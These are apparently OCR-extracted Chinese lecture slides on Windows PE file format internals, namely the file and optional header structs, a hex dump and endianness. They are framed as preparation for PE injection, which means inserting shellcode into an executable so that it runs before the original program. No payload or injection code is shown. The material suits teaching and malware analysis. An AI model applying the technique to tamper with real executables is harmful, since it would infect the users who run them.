
- PE 是可執行文件，從哪裡開始執行？
  - OS 把程式從硬碟載入記憶體後，  
從 Entry Point 開始執行






# PE Injection Overview


1. 在 exe 檔中插入自己的 shellcode
2. 這個 exe 開啟後會先執行你的 shellcode
3. 再繼續執行原本的程式



# PE Overview




# PE Overview



橘色是 PE Injection 會用到的，  
以下介紹這 3 個 Header

# Header (file header)



## PE Header 結構

C++

```
typedef struct _IMAGE_FILE_HEADER {  
    WORD    Machine;  
    WORD    NumberOfSections; ← Section 數量  
    DWORD   TimeDateStamp;  
    DWORD   PointerToSymbolTable;  
    DWORD   NumberOfSymbols;  
    WORD    SizeOfOptionalHeader;  
    WORD    Characteristics;  
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

File Edit Search View Format Scripts Templates Debug Tools Window Help

Startup PE\_Validation.exe x processhacker-2.39-setup.exe

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....ÿÿ..
0010h:	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	,.....@.....
0020h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0030h:	00	00	00	00	00	00	00	00	00	00	00	00	B0	00	00	00	.....°....
0040h:	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..°..´.Í! ,.LÍ!Th
0050h:	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
0060h:	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
0070h:	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$.....
0080h:	5D	17	1D	DB	19	76	73	88	19	76	73	88	19	76	73	88	]..Û.vs^.vs^.vs^
0090h:	19	76	73	88	16	76	73	88	E5	56	61	88	18	76	73	88	.vs^.vs^âVa^.vs^
00A0h:	52	69	63	68	19	76	73	88	00	00	00	00	00	00	00	00	Rich.vs^.....
00B0h:	50	45	00	00	4C	01	05	00	A2	F2	91	39	00	00	00	00	PE..L...çò'9....
00C0h:	00	00	00	00	E0	00	0F	01	0B	01	05	0C	00	04	00	00	....à.....

<https://docs.microsoft.com/en-us/windows/win32/debug/pe-format>

IMAGE\_FILE\_MACHINE\_I386 0x14c Intel 386 or later processors and compatible processors


CPU type Little Endian (Depend on OS)

Template Results - EXE.bt

Name	Value	Start	Size	Color	Comment
> struct IMAGE_DOS_HEADER DosHeader		0h	40h	Fg: Bg:	
> struct IMAGE_DOS_STUB DosStub		40h	68h	Fg: Bg:	
▼ struct IMAGE_NT_HEADERS NtHeader		B0h	F8h	Fg: Bg:	
DWORD Signature	4550h	B0h	4h	Fg: Bg:	IMAGE_NT_SIGNATURE = 0x00004550
▼ struct IMAGE_FILE_HEADER FileHeader		B4h	14h	Fg: Bg:	
enum IMAGE_MACHINE Machine	I386 (14Ch)	B4h	2h	Fg: Bg:	WORD
WORD NumberOfSections	5	B6h	2h	Fg: Bg:	Section num
time_t TimeDateStamp	08/10/2000 ...	B8h	4h	Fg: Bg:	DWORD,from 01/01/1970 12:00 AM
DWORD PointerToSymbolTable	0	BCh	4h	Fg: Bg:	
DWORD NumberOfSymbols	0	C0h	4h	Fg: Bg:	
WORD SizeOfOptionalHeader	224	C4h	2h	Fg: Bg:	

# Endianness

## Endian example




Big-endian

Little-endian

PLATFORM_NAME	ENDIAN_FORMAT
AIX-Based Systems (64-bit)	Big
Apple Mac OS	Big
Apple Mac OS (x86-64)	Little
HP IA Open VMS	Little
HP Open VMS	Little
HP Tru64 UNIX	Little
HP-UX (64-bit)	Big
HP-UX IA (64-bit)	Big
IBM Power Based Linux	<a href="#">Little / Big</a>
IBM zSeries Based Linux	Big
Linux IA (32-bit)	Little
Linux IA (64-bit)	Little
Linux OS (S64)	Big
Linux x86 64-bit	Little
Microsoft Windows IA (32-bit)	Little
Microsoft Windows IA (64-bit)	Little
Microsoft Windows x86 64-bit	Little

# Optional Header



```
typedef struct _IMAGE_OPTIONAL_HEADER {  
    WORD    Magic;  
    BYTE    MajorLinkerVersion;  
    BYTE    MinorLinkerVersion;  
    DWORD    SizeOfCode;  
    DWORD    SizeOfInitializedData;  
    DWORD    SizeOfUninitializedData;  
    DWORD    AddressOfEntryPoint;  
    DWORD    BaseOfCode;  
    DWORD    BaseOfData;  
    DWORD    ImageBase;  
    DWORD    SectionAlignment;  
    DWORD    FileAlignment;  
    WORD    MajorOperatingSystemVersion;  
    WORD    MinorOperatingSystemVersion;  
    WORD    MajorImageVersion;  
    WORD    MinorImageVersion;  
    WORD    MajorSubsystemVersion;  
    WORD    MinorSubsystemVersion;  
    DWORD    Win32VersionValue;  
    DWORD    SizeOfImage;  
    DWORD    SizeOfHeaders;  
    DWORD    CheckSum;  
    WORD    Subsystem;  
    WORD    DllCharacteristics;  
    DWORD    SizeOfStackReserve;  
    DWORD    SizeOfStackCommit;  
    DWORD    SizeOfHeapReserve;  
    DWORD    SizeOfHeapCommit;  
    DWORD    LoaderFlags;  
    DWORD    NumberOfRvaAndSizes;  
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];  
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```


(相對於 ImageBase)  
程式入口點

載入記憶體の基址

記憶體中對齊長度  
硬碟中對齊長度

在記憶體中的大小  
(為 SectionAlignment  
的倍數)

# Section Table



